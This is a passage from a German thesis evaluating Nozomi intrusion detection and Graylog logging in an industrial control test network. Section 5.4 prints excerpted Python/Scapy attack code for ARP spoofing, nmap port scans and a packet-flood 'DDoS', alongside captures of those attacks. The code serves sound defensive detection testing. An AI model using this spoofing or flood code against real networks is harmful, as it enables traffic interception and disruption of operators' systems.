6	2023-05-30 09:52:22.011	bd7c5a16	VI:NEW-PROTOCOL	New protocol cotp between 172.20.6.230 and 172.20.6.15	cotp
7.5	2023-05-30 09:44:05.980	6feb992d	VI:NEW-NODE	New cotp node 172.20.6.15	cotp
2	2023-05-30 09:44:05.347	9022210a	VI:NEW-ARP	New ARP packet from node with MAC address 00:80:f4:9f:0b:fe and IP ...	arp
6	2023-05-30 09:43:55.972	312eda4d	VI:NEW-MAC	New MAC 00:80:f4:9f:0b:fe detected for IP 172.20.6.15	cotp

Abbildung 5.10: Liste der Alarme, welche durch einen Geräte-Austausch entstanden sind.

Hier zeigt sich ein Problem. Es ist nicht möglich, über die Alarme aus Abbildung Nr. 5.9 direkt das ganze Verhalten des neuen Knotens aus Abbildung Nr. 5.10 zu lernen. Es muss für jeden Alarm, wie im Screenshot Nr. 5.7 symbolisch gezeigt, jedes Ereignis separat angelernt werden.

5.2.3 Test: Update von Geräten

Das Updaten der Geräte ist ein sensibles Thema. Zum einen ist dies ein Vorgang, der in der Regel nicht innerhalb der Lernphase geschieht und zum andern ist das für die Geräte ein kritischer Zustand, in dem sie nicht ihre eigentliche Funktion erfüllen. Um die Firmware zu updaten, wird bei Schneider Electric ein eigenes Entwicklertool verwendet, welches eine SSH-Verbindung zu dem Gerät aufbaut. Über das Update Tool können verschiedene Informationen aus dem Gerät ausgelesen, Firmware-Versionen eingespielt werden, aber es ist auch möglich das Gerät komplett zurückzusetzen. Die Erwartung an das IDS ist ebenfalls wieder, dass ein Alarm ausgegeben wird, da von dem Konfigurations-PC eine unbekannte SSH-Verbindung zum Schutzgerät aufgebaut wird. Die Erwartung wird ebenfalls erfüllt, was in den folgenden beiden Abbildungen Nr. 5.11 und Nr. 5.12 zu sehen ist.




Abbildung 5.11: Neue SSH Verbindung zu einem Gerät

Ebenso wird der Alarm wieder in zwei einzelne Meldungen aufgesplittet, welche einzeln erlernt werden müssen.




Abbildung 5.12: Ausgelöste Alarme bei einer unbekannten SSH Verbindung

Das Nozomi hat in der Testanlage anhand gewählter Testszenarien demonstriert, dass es imstande ist, das System automatisch zu analysieren und eine stabile Baseline zu generieren. Spätere Abweichungen von dieser Baseline werden mit hoher Genauigkeit identifiziert. Diese Falsch-Positive Alarme können mithilfe der GUI unkompliziert zur Baseline hinzugefügt werden. Es ist hierbei zu beachten, dass jeder dieser Alarme einzeln zur Baseline hinzugefügt werden muss. Dies kann bei einer unzureichend erstellten Baseline zu einem zeitaufwändigen Prozess führen, der über einen längeren Zeitraum hinweg Falsch-Positive Alarme generiert.

Gleichzeitig erfordert die manuelle Integration von Ereignissen, dass jedes Ereignis sorgfältig überprüft wird. Dies minimiert das Risiko, nicht legitime Ereignisse fälschlicherweise zur Baseline hinzuzufügen. Problematisch kann dies vor allem sein, wenn eine Vielzahl an unvorhergesehenen Ereignissen zur gleichen Zeit auftritt.

5.3 Test der Angriffserkennung

In diesem Abschnitt erfolgt die Evaluierung der Effektivität und Verlässlichkeit des NIDS hinsichtlich der Erkennung von Netzwerkangriffen. Um diese Prüfung durchzuführen, wurde ein Pythontool entwickelt, das die Möglichkeit bietet, diverse Netzwerkoperationen wie ARP-Spoofing, Portscans, DDoS-Angriffe sowie das Versenden von Ping-Anfragen zu simulieren und zu testen. Eine detaillierte Erläuterung zur Funktionsweise des Python-Codes findet sich im Abschnitt 5.4.




Abbildung 5.13: Python Tool, um Angriffe in dem Netzwerk zu starten

5.3.1 Portscan

Beim Portscannen handelt es sich um eine Methode, um die Sicherheitslücken eines Netzwerks zu erkunden. Dabei werden verschiedene Ports eines Zielcomputers auf offene oder geschlossene Verbindungen überprüft. Ein Portscanner sendet gezielt Anfragen an verschiedene Ports des Zielcomputers und wartet auf eine Antwort. Wenn eine Antwort empfangen wird, deutet dies auf einen offenen Port hin, über den möglicherweise Datenverkehr erfolgen kann. Das Pythontool nutzt für die Durchführung des Portscans das bekannte Tool nmap [27]. Nmap ist ein open source Tool, das für Netzwerk-Scanning verwendet wird. Es ermöglicht, Informationen zu einem Netzwerke zu erlangen, wie etwa Informationen über verbundene Geräte, offene Ports oder auch laufende Dienste.

Der Portscan wurde mit Wireshark aufgezeichnet, ein Ausschnitt davon ist in dem folgenden Screenshot Nr. 5.14 zu sehen.

4047…	3604.623903	172.20.6.230	172.20.6.249	TCP	60 8644 → 39897 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4047…	3604.644032	172.20.6.249	172.20.6.230	TCP	60 39897 → 14390 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4047…	3604.644032	172.20.6.249	172.20.6.230	TCP	60 [TCP Out-Of-Order] [TCP Port numbers reused] 39897
4047…	3604.644032	172.20.6.230	172.20.6.249	TCP	60 14390 → 39897 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4047…	3604.644032	172.20.6.230	172.20.6.249	TCP	60 14390 → 39897 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4047…	3604.664148	172.20.6.249	172.20.6.230	TCP	60 39897 → 47199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4047…	3604.664148	172.20.6.249	172.20.6.230	TCP	60 [TCP Out-Of-Order] [TCP Port numbers reused] 39897
4047…	3604.664148	172.20.6.230	172.20.6.249	TCP	60 47199 → 39897 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4047…	3604.664148	172.20.6.230	172.20.6.249	TCP	60 47199 → 39897 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4047…	3604.684293	172.20.6.249	172.20.6.230	TCP	60 39897 → 53506 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4047…	3604.684293	172.20.6.249	172.20.6.230	TCP	60 [TCP Out-Of-Order] [TCP Port numbers reused] 39897
4047…	3604.684293	172.20.6.230	172.20.6.249	TCP	60 53506 → 39897 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4047…	3604.684293	172.20.6.230	172.20.6.249	TCP	60 53506 → 39897 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Abbildung 5.14: Portscanning Wireshark Mitschnitt

Das Nozomi erkennt den Portscan als solchen und gibt einen passenden Alarm, welcher in der Abbildung Nr. 5.15 zu sehen ist.




Abbildung 5.15: Portscan Erkennung.

Dadurch, dass ein System in kurzer Zeit bei diversen Ports angefragt hat, kann das IDS diese zuverlässig als *TCP Portscan* erkennen. Dies wird so auch in dem Alarm angeben. Ebenso werden alle betroffenen Ports aufgelistet.

5.3.2 Distributed Denial-of-Service

Ein DDoS Angriff ist eine Form eines Cyberangriff, bei der mehrere Computer oder Netzwerkressourcen verwendet werden, um ein bestimmtes Ziel einem sehr großen Datenverkehr auszusetzen. Das Ziel besteht darin, die Ressourcen des Zielsystems zu überlasten und so die Funktionsweise zu stören [28]. Für den Test, ob und wie das IDS einen DDoS Angriff erkennt, wird ebenfalls das Pythontool verwendet. Dies ist nur eine schwache Variante eines DDoSAngriffes. Es werden vom Angreifer lediglich ununterbrochen Anfragen an einen bestimmten Port gesendet. Zu erwarten ist jedoch, dass Nozomi dies als DDoS Angriff erkennt.

Um sicherzugehen, dass der Port, der für den Angriff ausgewählt ist, auch wirklich offen ist, wird dieser noch einmal mit dem Python Tool getestet. Mit dem Tool wird überprüft, ob der Port 23 offen ist. Anschließend wird der DDoS Angriff gestartet, der Wireshark Mitschnitt, in Abbildung Nr. 5.16 zu sehen, zeigt, dass der Port 23 kontinuierlich Anfragen erhält. In der darauf folgenden Abbildung Nr. 5.17 wird die Erkennung des Angriffes des Nozomi gezeigt.




Abbildung 5.16: DDoS Angriff auf Port 23.

Das Nozomi erkennt den Angriff korrekt auch als DDoS.




Abbildung 5.17: DDoS Angriff auf Port 23.

Weiterhin werden auch hier Information zu den beteiligten Knoten ausgegeben. Bei der *Quell IP* ist die IP-Adresse des Angreifers zu sehen und unter der *Ziel IP* die Adresse des angegriffenen Systems. Auch der für den Angriff missbrauchte Port wird richtig angezeigt. Das Nozomi erkennt durch das *MITRE ATT&CK* Framework, dass es sich um einen DDoS Angriff handelt und gibt dazu noch weitere Informationen. In diesem Fall werden die Punkte *Initial Access: Hardware Additions* und *Impact: Network Denial of Service* von dem Framework ausgegeben. Das Ereignis Hardware Additions bezieht

sich darauf, dass der Angreifer möglicherweise neue Hardware in das Netzwerk eingeschleust hat, was in diesem Fall richtig ist, da der Angriff von dem Kali Linux ausgeführt wurde, welches nicht Teil der Baseline ist. Unter dem Punkt Impact ist die mögliche Auswirkung des Angriffs zu finden, was mit Network Denial of Service ebenfalls richtig angeben ist.

5.3.3 ARP Poisoning

Ein Address Resolution Protocol (ARP) Poisoning Angriff, auch als ARP Spoofing bezeichnet, ist eine Technik, bei der ein Angreifer gefälschte ARP Nachrichten in ein lokales Netzwerk einschleust. Das Ziel besteht darin, die MAC Tabelle so zu manipulieren, dass bestimmte IP-Adressen der MAC Adresse des Angreifers zugeordnet werden. Dadurch kann der Datenverkehr, der für diese IP-Adresse bestimmt ist, an den Angreifer gesendet werden. Dieser Angriff kann dann weiter für weiterführende Aktionen wie DDoS oder auch Man-in-the-Middle (MITM) genutzt werden.

Mit dem erstellten Tool kann getestet werden, ob das IDS in der Lage ist diese Art von Angriffen zu erkennen. Bei dem Angriff wird versucht, die Kommunikation zwischen dem Leitsystem und einem Schutzgerät umzuleiten.

In dem folgenden Screenshot Nr. 5.18, welcher einen Wireshark Mitschnitt des Angriffs zeigt, sieht man, dass gefälschte ARP Nachrichten gesendet werden. In diesen Nachrichten steht, dass die IP-Adresse 172.20.6.15, welche zu einem Schutzgerät zuzuordnen ist, unter MAC-Adresse 00:0c:29:0a:27:0e zu finden sei. Die MAC Adresse gehört jedoch nicht zum Schutzgerät, sondern zu dem System des Angreifers, also dem Kali Linux.

1256…	12129.551313	VMware_0a:27:0e	VMware_6f:d7:b5	ARP	60	172.20.6.16 is at 00:0c:29:0a:27:0e
1256…	12129.551313	VMware_0a:27:0e	VMware_6f:d7:b5	ARP	60	172.20.6.16 is at 00:0c:29:0a:27:0e
1256…	12129.561302	VMware_0a:27:0e	VMware_6f:d7:b5	ARP	60	172.20.6.15 is at 00:0c:29:0a:27:0e
1256…	12129.561302	VMware_0a:27:0e	VMware_6f:d7:b5	ARP	60	172.20.6.15 is at 00:0c:29:0a:27:0e

Abbildung 5.18: ARP Poisoning Wireshark Mitschnitt

Nozomi erkennt den Angriff ebenfalls und meldet, dass eine IP-Adresse mit zwei unterschiedliche MAC Adressen vorhanden ist. Dies ist in Abbildung Nr. 5.19 zu sehen. Weiterhin erkennt es den Angriff richtig als MITM und identifiziert auch die IP-Adresse vom Kali Linux als Angreifer.




Abbildung 5.19: Nozomi: ARP Poisoning Nozomi Erkennung

Das IDS hat sämtliche im Test durchgeführten Angriffsszenarien erkannt und daraufhin Alarme ausgelöst. Die Alarmmeldungen von Nozomi enthalten essenzielle Informationen, darunter beteiligte Knoten, angewandte Protokolle sowie zusätzliche Details über den identifizierten Angriff.

5.4 Codedokumentation

Die folgende Codedokumentation erläutert einige Funktionen des in Python geschriebenen Tools, welches für die Tests der Angriffserkennung genutzt wurde.

Dieses Skript umfasst eine Reihe von Funktionen, die für Netzwerkoperationen wie ARP-Spoofing, Portscanning oder DDoS-Angriffe genutzt werden. Ausgewählte Funktionen werden einzeln beschrieben, wobei ihre spezifischen Aufgaben sowie Eingabe- und Ausgabeparameter erläutert werden.

5.4.1 ARP Spoofing Funktionen

In diesem Code Segment sind Funktionen enthalten, die das ARP-Spoofing ermöglichen, indem sie die MAC-Adresse eines Zielgerätes fälschen und sich als ein anderer Host im Netzwerk ausgeben.

Die folgende Codeauszüge erläutern die Funktionen, die für das ARP-Spoofing genutzt werden.

```
def _enable_linux_iproute():
    file_path = "/proc/sys/net/ipv4/ip_forward"
   ...
   ...
```

Diese Funktion aktiviert die IP-Weiterleitung in einem Linux Betriebssystem, indem der Wert „1“ in die Datei „/proc/sys/net/ipv4/ip_forward“ geschrieben wird. Dies ist notwendig, damit der PC in der Lage ist, die gefälschten Pakete weiterleiten zu können.

```
def get_mac(ip):
    ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(pdst=ip),
   timeout=3, verbose=0)
    if ans:
        return ans[0][1].src
```

Diese Funktion gibt die MAC-Adresse eines Geräts im Netzwerk zurück, basierend auf der IP-Adresse `ip`. Wenn die IP nicht erreichbar ist, wird `None` zurückgegeben. Mit `Ether(dst='ff:ff:ff:ff:ff:ff')` wird ein Broadcast Frame erstellt, welcher an alle Netzwerkteilnehmer gesendet wird. Damit wird erfragt, welche MAC Adresse sich hinter der, als Eingabeparameter übergebenen, *IP-Adresse* verbirgt. Mittels `srp` wird das Frame gesendet und auch die Antwort empfangen.

```
def spoof(target_ip, host_ip, interface, verbose=True):
    target_mac = get_mac(target_ip)
    arp_response = ARP(pdst=target_ip, hwdst=target_mac,
    psrc=host_ip, op='is-at')
    send(arp_response, verbose=0, iface=interface)
    if verbose:
        self_mac = ARP().hwsrc
```

Diese Funktion fälscht die MAC-Adresse von `target_ip` und gibt vor, `host_ip` zu sein. Sie ändert den ARP-Cache des Ziels, indem sie eine gefälschte ARP-Antwort sendet. Die Variable `arp_response` enthält das manipulierte ARP-Antwortpaket. Das Paket enthält die IP-Adresse des Zielgeräts (`pdst`), die MAC Adresse des Zielgeräts (`hwdst`), die IP-Adresse des gefälschten Hosts (`psrc`), den der Angreifer vorgibt zu sein, und den Typ des ARP-Pakets als Antwort (`op='is-at'`). Die ARP-Antwort teilt dem Zielgerät mit, dass die IP-Adresse des gefälschten Hosts bei der MAC-Adresse des Angreifers liegt, wodurch der Netzwerkverkehr umgeleitet werden kann.

```
def restore(target_ip, host_ip, verbose=True):
    ...
    ...
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=
   host_ip, hwsrc=host_mac, op='is-at')

```

```
21      for _ in range(5):
22          send(arp_response, verbose=0)
23      ...
24      ...
```

Diese Funktion stellt den normalen Netzwerkprozesses wieder her, indem sie die ursprünglichen Informationen (echte IP und MAC von `host_ip`) an `target_ip` sendet.

```
25  def start_spoofing():
26      global spoofing_thread, spoofing_active
27      target_ip = target_entry.get()
28      host_ip = host_entry.get()
29      selected_interface = get_network_interfaces()
30      if target_ip and host_ip and selected_interface:
31          enable_ip_route()
32          spoofing_active = True
33          spoofing_thread = threading.Thread(target=spoofing_process,
        args=(target_ip, host_ip, selected_interface[0]))
34          spoofing_thread.start()
35      ...
36      ...
```

Die Funktion initialisiert und startet den ARP-Spoofing-Prozess. Sie erfasst die Ziel- und Host-IP-Adressen sowie die Netzwerkschnittstelle, überprüft die Eingabe, aktiviert die IP-Weiterleitung und setzt den Spoofing-Status auf aktiv. Anschließend wird ein neuer Thread erstellt, um den Spoofing-Prozess kontinuierlich auszuführen. Die globale Variable `spoofing_thread` wird verwendet, um den Thread zu steuern.

```
37  def stop_spoofing():
38      global spoofing_thread, spoofing_active
39      if spoofing_thread and spoofing_active:
40          spoofing_active = False
41          spoofing_thread.join()
42          ...
43          ...
```

Diese Funktion beendet den ARP-Spoofing-Prozess, falls er aktiv ist. Sie verwendet die globalen Variablen `spoofing_thread` und `spoofing_active`, um den Status des Spoofing-Prozesses zu überprüfen. Wenn der Prozess aktiv ist, wird `spoofing_active` auf `False` gesetzt, und der Spoofing-Thread wird beendet.

```
44  def spoofing_process(target_ip, host_ip, selected_interface):
45      while spoofing_active:
46          spoof(target_ip, host_ip, selected_interface, verbose=True)
47          time.sleep(1)
```

Diese Funktion führt den Spoofing-Prozess kontinuierlich durch, solange er aktiv ist, und ruft regelmäßig die `spoof`-Funktion auf. Mit dieser Funktion wird der ARP-Spoofing-Prozess kontinuierlich ausgeführt, solange die globale Variable `spoofing_active` auf `True` gesetzt ist. Sie nimmt die IP-Adresse des Zielgeräts (`target_ip`), die IP-Adresse des gefälschten Hosts (`host_ip`) und den Namen der ausgewählten Netzwerkschnittstelle (`selected_interface`) als Parameter entgegen. Innerhalb einer Endlosschleife wird die `spoof`-Funktion aufgerufen, um die ARP-Antworten zu senden. Dies ermöglicht eine kontinuierliche Fälschung des ARP-Caches des Zielgerätes.

5.4.2 Port Scan Funktion

```
48
49 def check_port(target, port):
50     ...
51     ...
52         result = subprocess.check_output(['nmap', '-p', str(port),
   target])
53         output = result.decode()
54         if f"{port}/" in output:
55             messagebox.showinfo("Port-Check Ergebnis", f"Port {port
   } ist offen.")
56         else:
57             messagebox.showinfo("Port-Check Ergebnis", f"Port {port
   } ist geschlossen.")
58     ...
59     ...
```

Die Funktion überprüft den Status eines bestimmten Ports auf dem angegebenen Ziel. Sie nimmt die IP-Adresse oder den Hostnamen des Ziels (`target`) und die zu überprüfende Port (`port`) als Parameter entgegen. Die Funktion verwendet das `nmap`-Tool, um den Port-Status zu überprüfen, und zeigt eine Meldung an, die angibt, ob der Port geöffnet oder geschlossen ist.

```
60
61 def nmap_scan(target):
62     ...
63     ...
64         result = subprocess.check_output(['nmap', '-p-', target])
65         messagebox.showinfo("Port Scan Ergebnis", result.decode())
66     ...
67     ...
```

Mit dieser Funktion wird ein vollständiger Portscan auf dem angegebenen Ziel durchgeführt. Die IP-Adresse oder der Hostname des Ziels (`target`) wird als Eingabeparameter genommen. Die Funktion verwendet das `nmap`-Tool, um einen Scan aller Ports durchzuführen, und zeigt das Ergebnis in einer Meldung an.

5.4.3 DDoS Funktionen

```
68
69 def start_ddos(target_ip, target_port):
70     ...
71     ...
72      ddos_running = True
73      packet = IP(dst=target_ip) / TCP(sport=RandShort(), dport=
       target_port)
74      try:
75          while ddos_running:
76              send(packet, verbose=False)
77     ...
78     ...
79      ddos_running = False
```

Diese Funktion startet einen DDoS-Angriff auf das angegebene Ziel mit der angegebenen IP-Adresse und dem angegebenen Port. Sie überprüft, ob der DDoS-Angriff bereits läuft, und sendet dann kontinuierlich Pakete an das Ziel, bis der Angriff gestoppt wird.

```
80
81 def stop_ddos():
82     global ddos_running
83     if not ddos_running:
84         print("Der DDoS-Angriff lauuft nicht.")
85         return
86     ddos_running = False
```

Hiermit wird der laufende DDoS-Angriff gestoppt, indem der Zustand des DDoS-Angriffs auf „gestoppt“ gesetzt wird.

```
87
88 def start_ddos_thread():
89     global ddos_process
90     target_ip = target_entry.get()
91     target_port = int(port_entry.get())
92     ddos_process = threading.Thread(target=start_ddos, args=(
       target_ip, target_port))
93     ddos_process.start()
```

Die Funktion `start_ddos_thread` startet einen Thread für den DDoS-Angriff mit der Ziel-IP-Adresse und dem Port aus den Eingabefeldern. Sie erstellt einen Thread für den DDoS-Angriff und startet ihn.

5.5 Zusammenfassung: Nozomi

Das Kapitel befasste sich mit der Integration des NIDS von Nozomi Networks. Im ersten Abschnitt wird die grundlegende Konfiguration des NIDS behandelt, einschließlich der Erstellung einer Baseline und der Segmentierung und Bewertung verschiedener Netzwerkbereiche. Des Weiteren wurde eine Methode zur Beurteilung von Sicherheitsverletzungen erläutert. Weiterhin wurde analysiert, wie Abweichungen von der festgelegten Baseline auftreten können und wie das NIDS auf solche Anomalien reagiert. Als Abweichungen wurden einmal legitime Ereignisse genutzt und in dem Zuge auch gezeigt, wie dies zur Baseline hinzugefügt werden können. Ebenso wurden drei unterschiedliche Angriffsszenarien präsentiert. Hierbei wird veranschaulicht, wie das NIDS auf diese Angriffe reagiert und diese auswertet. Abschließend wurden Ausschnitte aus dem, für die Angriffssimulationen entwickelten, Python-Tool vorgestellt.

6 Integration von Graylog

In diesem Kapitel geht es um die Integration des HIDS. Als HIDS wird die in Abschnitt 3.4 beschriebene Lösung von Schneider Electric eingesetzt. In dieser wird die, auf der CAP laufenden, Applikation Graylog als Syslogserver genutzt, um damit ein HIDS zu implementieren. Das Hauptziel besteht darin, das Leitsystem so zu konfigurieren, dass sicherheitsrelevante Protokolldaten an Graylog gesendet werden. Eine zentrale Frage lautet, welche Ereignisse das Leitsystem aufzeichnen sollte, um die Sicherheitslage zu erhöhen. Um diese Frage zu klären, wurde ein Kunde von Schneider Electric, welcher die CAP Lösung in Zukunft einsetzen will, befragt. Als Ergebnis entstand eine Liste von Ereignissen, die als wesentlich und zielgerichtet betrachtet werden. Die Ereignisse lassen sich wie folgt kategorisieren:

- Prozess-Einstellungen
- Login-Einstellungen
- Kerberos-Einstellungen
- Objektzugriffs-Einstellungen
- Systembezogene Einstellungen
- Privilegienbezogene Einstellungen
- Registry-Einstellungen

Prozess Einstellungen:
Die Überwachung der Prozesserstellung und Terminierung ist ein wichtiger Punkt, um die Sicherheit der Systeme zu verbessern. Dies ermöglicht es, genau nachzuvollziehen, wann ein Prozess auf dem System gestartet und beendet wurde; dadurch können Anomalien, wie etwa unerwünschte und bösartige Prozesse, schnell erkannt werden. Ebenso hilft die Protokollierung nach einem Cybersicherheitsvorfall mögliche Rückschlüsse auf diesen zu ziehen, wenn in den Protokollen auffällige Prozesse auftauchen.

Login Einstellungen:
Durch das Protokollieren von erfolgreichen und fehlgeschlagenen Anmeldeversuchen ist es möglich, unautorisierten Zugriff schnell zu erkennen. Dies hilft dabei, schnell potenzielle Sicherheitsverletzungen zu identifizieren und darauf zu reagieren. Mit der Überwachung von zusätzlichen An- und Abmeldeereignissen, wie der Verriegelung und Entsperrung des Systems, ist es möglich detailliertere Informationen über die Benutzeraktivitäten zu bekommen. Dies kann helfen, ungewöhnliche Verhaltensmuster zu erkennen, welche mitunter auf eine kompromittierte Identität hinweisen könnten. Das Protokollieren von speziellen Anmeldungen, wie etwa der von privilegierten Benutzern, hilft dabei, Integrität und Vertraulichkeit von sensiblen Daten zu wahren, indem nur autorisierte Benutzer auf bestimmte Ressourcen zugreifen dürfen. Ebenso ist es relevant darauf zu achten, dass Authentifizierungsrichtlinien nur bewusst geändert werden; eine unautorisierte Änderung kann ebenfalls auf einen Angriff hindeuten.

Kerberos Einstellungen
Mit der Überwachung der Anfragen für Kerberos[2]-Authentifizierungstickets wird ermöglicht, die Authentifizierungsvorgänge im Netzwerk zu verfolgen. Dies kann dabei helfen, anomale Anfragen zu erkennen, die auf einen Versuch hindeuten könnten, die Authentifizierung zu kompromittieren. Weiterhin ist es dadurch möglich, Zugriffe auf bestimmte Dienste im Netzwerk zu protokollieren; dies hilft ebenfalls die Vertraulichkeit und Integrität zu schützen, indem nur autorisierte Benutzer auf die entsprechenden Dienste zugreifen können. Die Einstellung „Kerberos Service Ticket Operations“ bietet eine Kontrolle über die Anfragen für Kerberos-Service-Tickets, die für den Zugriff auf bestimmte Dienste innerhalb des Netzwerks erforderlich sind. Die Überwachung dieser Anfragen trägt dazu bei sicherzustellen, dass nur autorisierte Benutzer auf die entsprechenden Dienste zugreifen können.

Objektzugriffs Einstellungen:
Objektzugriffs-Protokollierungen dienen der Überwachung und Kontrolle der Interaktionen zwischen Benutzern und Systemressourcen. Dadurch können Ereignisse wie der Zugriff auf Netzwerkfreigaben, das Erstellen und Schließen von Dateien sowie der Zugriff auf die Registrierungsdatenbank (Registry) nachvollzogen werden. Dies kann nützlich sein, um illegale Aktivitäten wie den unbefugten Zugriff auf sensible Daten oder die Manipulation von Systemeinstellungen zu erkennen. Die Überwachung von portablen Speichergeräten wie USB-Sticks hilft auch, Datenverlust oder Diebstahl nachverfolgen zu können.

Systembezogene Einstellungen
Systembezogene Einstellungen dienen der Überwachung von Änderungen und Ereignissen, die das gesamte System betreffen. Die Überwachung der Installation hilft, unbefugte oder schädliche Änderungen am System zu erkennen. Um nachvollziehen zu können, welche Geräte an das System angeschlossen wurden, wird die Protokollierung von Plug-and-Play-Ereignissen verwendet. Die Überwachung der Überwachungsrichtlinie selbst stellt sicher, dass die Integrität der Sicherheitsüberwachung aufrechterhalten wird.

Privilegienbezogene Einstellungen
Privilegienbezogene Einstellungen sind von Bedeutung für die Kontrolle und Überwachung der Berechtigungen und Privilegien innerhalb eines Systems. Die Überwachung dieser hilft, Missbrauch oder unerlaubte Aktivitäten zu erkennen, die die Sicherheit des Systems gefährden könnten. Das Protokollieren von Änderungen an Benutzertokenrechten ermöglicht die Nachverfolgung von Änderungen an den Berechtigungen von Benutzern. Diese Einstellungen sind entscheidend für die Aufrechterhaltung der Kontrolle über die Zugriffsrechte im System und tragen dazu bei, die Vertraulichkeit, Integri-

[2] Kerberos ist ein Netzwerkauthentifizierungsprotokoll, das in Computer-Netzwerken verwendet wird, um die Kommunikation zwischen einem Client und einem Server oder zwischen zwei Servern sicher zu authentifizieren und zu verschlüsseln.

tät und Verfügbarkeit von Ressourcen zu schützen.

Registry Einstellungen
Die Windows-Registry ist eine hierarchische Datenbank, die Konfigurationsdaten und Einstellungen für das Betriebssystem und installierte Anwendungen speichert. Bestimmte Registry-Keys können Informationen enthalten oder steuern, die, wenn sie geändert werden, erhebliche Auswirkungen auf die Sicherheit des Systems haben können. Die zu überwachenden Registry-Keys gehören zu folgenden Kategorien:

- USB-Geräte
- Portable Devices
- Gemountete Laufwerke
- Benutzerspezifische Ordner
- Systemrichtlinien
- Autostart-Anwendungen
- Systemdienste und -prozesse

USB-Geräte
Dieser Registry-Schlüssel ist für die Überwachung von USB-Geräten verantwortlich. Er enthält Informationen über alle USB-Geräte, die jemals mit dem System verbunden waren. Das Überwachen dieses Schlüssels kann dabei helfen, unautorisierte USB-Geräte zu erkennen, die möglicherweise Malware enthalten oder für Datendiebstahl genutzt werden könnten.

Portable Devices
Mit diesem Eintrag wird die Protokollierung von Geräten wie Kameras und Mobiltelefonen, die an das System angeschlossen waren, ermöglicht. Das Überwachen dieses Schlüssels kann dazu beitragen, unautorisierte Geräte zu identifizieren.

Gemountete Laufwerke
In diesem Eintrag werden Informationen über gemountete Laufwerke gespeichert, einschließlich physischer und Netzwerklaufwerke. Die Überwachung dieses Schlüssels kann dazu beitragen, unautorisierte Änderungen an den gemounteten Laufwerken zu erkennen.

Benutzerspezifische Ordner
Unter diesem Eintrag befinden sich verschiedene benutzerspezifische Ordner. Das Überwachen dieser Keys kann helfen, unautorisierte Änderungen an den definierten Pfaden zu erkennen.

Systemrichtlinien
Dieser Key steuert unterschiedliche Systemrichtlinien, die sowohl das Systemverhalten als auch die Benutzerinteraktion beeinflussen. Die Überwachung dieses Schlüssels ist wichtig, um unautorisierte Änderungen an den Richtlinien zu identifizieren, die möglicherweise die Sicherheit des Systems beeinträchtigen könnten.

Autostart Anwendungen
Dieser Eintrag erlaubt das Sammeln von Informationen über Anwendungen und Dienste, die automatisch beim Start des Systems ausgeführt werden. Das Überwachen dieser Schlüssel hilft dabei, unerwünschte oder schädliche Autostart-Anwendungen zu erkennen und einzudämmen.

Systemdienste und -prozesse
Diese Schlüssel steuert unterschiedliche Aspekte von Systemdiensten und Prozessen, die für das reibungslose Funktionieren des Betriebssystems entscheidend sind. Das Überwachen dieser Schlüssel ist wichtig, um unautorisierte Änderungen an kritischen Systemkomponenten zu entdecken, die möglicherweise Sicherheitsrisiken darstellen könnten.

Im Anhang (siehe Abschnitt 8.2) ist eine tabellarische Übersicht der verschiedenen Einstellungen sowie der entsprechenden Registry-Keys zu finden.

Zusammenfassung der Einstellungen im Bezug auf die Cybersecurity:
Die erläuterten Auditierungseinstellungen tragen wesentlich zur Stärkung der drei IT-Schutzziele Vertraulichkeit, Integrität und Verfügbarkeit bei.
Die Vertraulichkeit wird durch die Überwachung von Login- und Kerberos- Ereignissen unterstützt. Durch das Protokollieren von Anmeldeversuchen und Authentifizierungsprozessen kann nachvollzogen werden, dass nur autorisierte Benutzer auf sensible Informationen zugreifen können. Die Überwachung von Kerberos-Authentifizierungsanfragen trägt zusätzlich zur Sicherheit der Netzwerkkommunikation bei.
Die Integrität des Systems wird durch eine Reihe von Einstellungen gewährleistet. Prozessbezogene Protokollierung ermöglicht die Überwachung der Prozesserstellung und -beendigung, um unerwünschte oder schädliche Aktivitäten zu erkennen. Objektzugriffsbezogene Einstellungen schützen die Integrität von Dateien, Registry-Einträgen und anderen Ressourcen im System.
Weitere Einstellungen, wie die Überwachung von Plug-and-Play und Sicherheitssystemerweiterungen, erkennen Änderungen an Systemkomponenten. Die Überwachung der Privilegien sorgt dafür, dass nur berechtigte Benutzer privilegierte Funktionen ausführen können.
Die Verfügbarkeit wird indirekt durch alle diese Einstellungen unterstützt, da sie dazu beitragen, Angriffe und unerwünschte Aktivitäten zu erkennen, die das System beeinträchtigen könnten. Insbesondere die Überwachung von Objektzugriffen auf Dateifreigaben und die Kontrolle von Verbindungen tragen dazu bei, dass Ressourcen verfügbar

und zugänglich bleiben. Die Überwachung der genannten Registry-Keys hilft ebenfalls dabei, unautorisierten Zugriff oder Manipulationen von sicherheitsrelevanten Informationen zu erkennen. Insgesamt bieten diese Auditierungseinstellungen eine robuste Basis zur Unterstützung der grundlegenden Schutzziele der Cybersicherheit. Sie ermöglichen eine grundlegende Überwachung des Systems und Kontrolle über das System, was für die Aufrechterhaltung der Sicherheit von großem Vorteil ist. Im folgenden Abschnitt wird die praktische Umsetzung dieser Maßnahmen beschrieben.

6.1 Anwendung der Auditierungseinstellungen auf dem Leitsystem

Standardmäßig erfasst das Windows-Betriebssystem nicht sämtliche der geforderten Ereignisse in seinen internen Protokollen. Die Aktivierung dieser Erfassung erfordert zunächst eine gezielte Einrichtung dieser, da das HIDS von Schneider Electric auf diese Protokolle zugreift. In dieser Hinsicht bieten die Gruppenrichtlinien, eine Funktion, die in den Professional und Enterprise Versionen von Windows vorhanden ist, eine geeignete Lösung.

Gruppenrichtlinien:
Die Gruppenrichtlinien in Windows stellen eine digitale Richtlinie dar. Mit dieser können spezifische Einschränkungen, wie etwa die Gültigkeitsdauer von Passwörtern, für Gruppen, Benutzer oder das gesamte System festgelegt werden. Dort können aber auch das Überwachen und Loggen von Ereignissen, wie in den Tabellen beschrieben, aktiviert werden.
